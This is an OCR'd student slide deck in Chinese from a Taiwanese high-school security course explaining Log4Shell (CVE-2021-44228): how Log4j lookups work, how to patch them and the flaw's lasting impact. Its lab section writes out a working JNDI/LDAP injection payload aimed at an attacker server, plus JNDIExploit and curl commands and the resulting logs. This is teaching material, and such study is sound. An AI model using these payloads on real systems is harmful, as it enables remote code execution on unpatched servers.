教育部先進資通安全實務人才培育計畫
112年度新型態高中職資安課程

Web Security__D2

Member：宋睿軒、王薪淮、林晉宇、劉俐妍、林宗翰、朱芊叡

Log4Shell

世紀最大資安漏洞

組員:宋睿軒、王薪淮、林晉宇、劉俐妍、林宗翰、朱芊叡

Log4Shell

CVE-2021-44228 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

研究動機＆目的

我們是透過組員的介紹認識 log4j, log4shell
初步了解後意識到它的重要性，就訂他為研究專題
在研究過程中了解到漏洞成因、攻擊手法、修復方式
而將如此巨大的漏洞介紹給大家是我們的目的。

OUTLINE

01 Start up

02 What is log4j

03 What is log4shell

04 How it works

05 How to fix it

06 Long-term impact

Start Up

${shutdown}

用攝影機來比 喻

- 裝在商店裡的攝影機
- 特殊的圖像辨識功能

```
${shutdown}
```

用攝影機來比 喻

- 裝在商店裡的攝影機:網站中的log4j
- 特殊的圖像辨識功能:特定指令的文字


```
${shutdown}
```

用攝影機來比 喻

- 裝在商店裡的攝影機:網站中的log4j
- 特殊的圖像辨識功能:特定指令的文字

重點:

1. log4j 是拿來記錄對於網站的那些請求
2. 只要紀錄特定格式的文字, 就會觸發一個功能可以執行程式碼




What is Log4j

What is Log4j

- Apache Log4j，一種 Java 編寫的 log (日誌) 套件
- Function：

log — **記錄所有請求的日誌系統** → 出事時可盤查紀錄，盡可能還原當初狀況

lookup — **查詢功能** → 產生 → **漏洞問題→Log4Shell**：偵測到特定語法 ${ XXX }並執行



What is Log4Shell


What is Log4Shell

事件 : 2021年底在 log4j 找到的漏洞

危害 : 可以產生RCE

影響範圍 : 使用 log4j 2.0 -> 2.14.1 的java系統

Log4shell是如何被攻擊？



How it works

如何針對 Log4Shell 漏洞進行攻擊

- log 紀錄使用者和伺服器的動作, 有任何風吹草動 server 都會用 log 做紀錄
- 直接舉個例子 : 在Minecraft玩多人遊戲的時候, 聊天室傳的訊息都會被伺服器 log 記錄下來
- 在聊天室打 payload , 管理 log 的 log4j 就會讀到

Payload 如何運作

${jndi:ldap://AttackerServer:port/Exploit}

- ${ } 呼叫 lookup
- jndi:ldap:// 使用 ldap 協議訪問 Attacker's Server
- AttackerServer:port/ Attacker's Server 的路徑
- Attacker's Server 指定訪問的目的地

LAB


```
┌──(kali㉿kali)-[~/Log4shell_JNDIExploit/Log4shell_JNDIExploit]
└─$ sudo docker run --name vulnerable-app -p 8080:8080 ghcr.io/christophetd/log4shell-vulnera

  .   ____          _            __ _ _
 /\\ / ___'_ __ _ _(_)_ __  __ _ \ \ \ \
( ( )\___ | '_ | '_| | '_ \/ _` | \ \ \ \
 \\/  ___)| |_)| | | | | || (_| |  ) ) ) )
  '  |____| .__|_| |_|_| |_\__, | / / / /
 =========|_|==============|___/=/_/_/_/
 :: Spring Boot ::                (v2.6.1)
```

```
┌──(kali㉿kali)-[~/Log4shell_JNDIExploit]
└─$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 10.0.0.1 -p 1212
```

```
┌──(kali㉿kali)-[~]
└─$ curl 127.0.0.1:1212 -H 'X-Api-Version: ${jndi:ldap://10.0.0.1:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}'
```

```
2023-08-18 03:47:09,751 http-nio-8080-exec-1 WARN Error looking up JNDI resource [ldap://127.0.0.1:1212/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=]
ception is java.net.ConnectException: Connection refused (Connection refused)]
        at com.sun.jndi.ldap.Connection.<init>(Connection.java:238)
        at com.sun.jndi.ldap.LdapClient.<init>(LdapClient.java:137)
        at com.sun.jndi.ldap.LdapClient.getInstance(LdapClient.java:1615)
        at com.sun.jndi.ldap.LdapCtx.connect(LdapCtx.java:2749)
        at com.sun.jndi.ldap.LdapCtx.<init>(LdapCtx.java:319)
        at com.sun.jndi.url.ldap.ldapURLContextFactory.getUsingURLIgnoreRootDN(ldapURLContextFactory.java:60)
        at com.sun.jndi.url.ldap.ldapURLContext.getRootURLContext(ldapURLContext.java:61)
        at com.sun.jndi.toolkit.url.GenericURLContext.lookup(GenericURLContext.java:202)
        at com.sun.jndi.url.ldap.ldapURLContext.lookup(ldapURLContext.java:94)
        at javax.naming.InitialContext.lookup(InitialContext.java:417)
```



How to fix it

更新它。

一些自己維護的手段

- 將 Property 中的 log4j2.formatMsgNoLookups 設為 true
- 移除 JNDI


官方補包呢？

#1 官方補包

前情:

Java 在需要工具時會向外搜尋 Class 下載
log4shell Attacker 會在提供的 Class 寫入後門

修補方式:關閉系統從外部下載 Class 的能力



#1官方補包

補包關閉了系統從外下載工具的能力
那...駭客可以將其打開嗎？

整個過程中, ”解析 log 內容” 跟 “訪問 Attacker’s Server”
都沒有被禁止

透過各種方式或媽祖托夢, 駭客有方法把能力打開
一但打開, 就能以一樣的方式攻擊。

#N 官方大補包

- 默認關閉 JNDI
- 完全禁止 log 呼叫 lookup

所以 log4shell 災難沒了(?)

NO

It was the best of times.

It was the worst of log4j.

長遠的影響

舉例來說

A 伺服器在修復漏洞前就被埋入後門

B 伺服器是一個無人維護, 但仍在服務中的網站

那他們依舊會因為 log4shell 及其相關產物受到攻擊。

誒？

等等
前面都是討論 log4j 2.x 版本
那 log4j 1.x 版本呢？
所以這是一個只有 log4j 2.x 受到傷害的世界？

log4j 1.x 沒有內建 lookup 功能
但有個東西叫 JMSAppender，它會提供 JNDI lookup 功能
所以只要系統有使用它
那 log4shell 的攻擊也會對其造成傷害

可憐的往日 log4j

結論我們發現, <= log4j 2.14.1 的版本
仍舊有機會存在 log4shell 漏洞

且有些開發者會為了特定版本的方便性
而刻意不更新
這些都使 log4shell 的壽命被拉長

例:你永遠不會知道麥X勞的自動點餐機是不是使用 log4j 2.0

結語

對 log4shell 漏洞攻擊的方法，是上課教到的 Injection
不論是 Injection 、誘導系統執行指令、RCE
這次課程對於研究過程有很大幫助
研究也使我們認識了這個不可不知的資安事件
也讓我們更了解 Injection

References

https://www.kaspersky.com/blog/log4shell-still-active-2022/46545/

https://thesecmaster.com/how-to-fix-cve-2021-44228-log4shell-a-critical-0-day-rce-in-log4j-logging-library/

https://www.slf4j.org/log4shell.html

https://access.redhat.com/security/cve/cve-2021-4104

https://www.informationsecurity.com.tw/article/article_detail.aspx?aid=9631

https://buzzorange.com/techorange/2021/12/21/what-is-log4j-and-log4shell/

https://zeroday.hitcon.org/vulnerability/search


https://www.ithome.com.tw/pr/148820

https://www.insecurewi.re/setting-up-a-log4shell-lab-cve-2021-44228/

還有火笨 & Orange 的指導

工作分配

- 劉俐妍: Start Up, Powerpoint Design
- 朱芊叡: What is Log4j
- 林宗翰: What is Log4shell
- 王薪淮: How It Works
- 林晉宇: LAB, How to Fix It / Long-term Impact
- 宋睿軒: How to Fix It / Long-term Impact


Log4j is looking at you.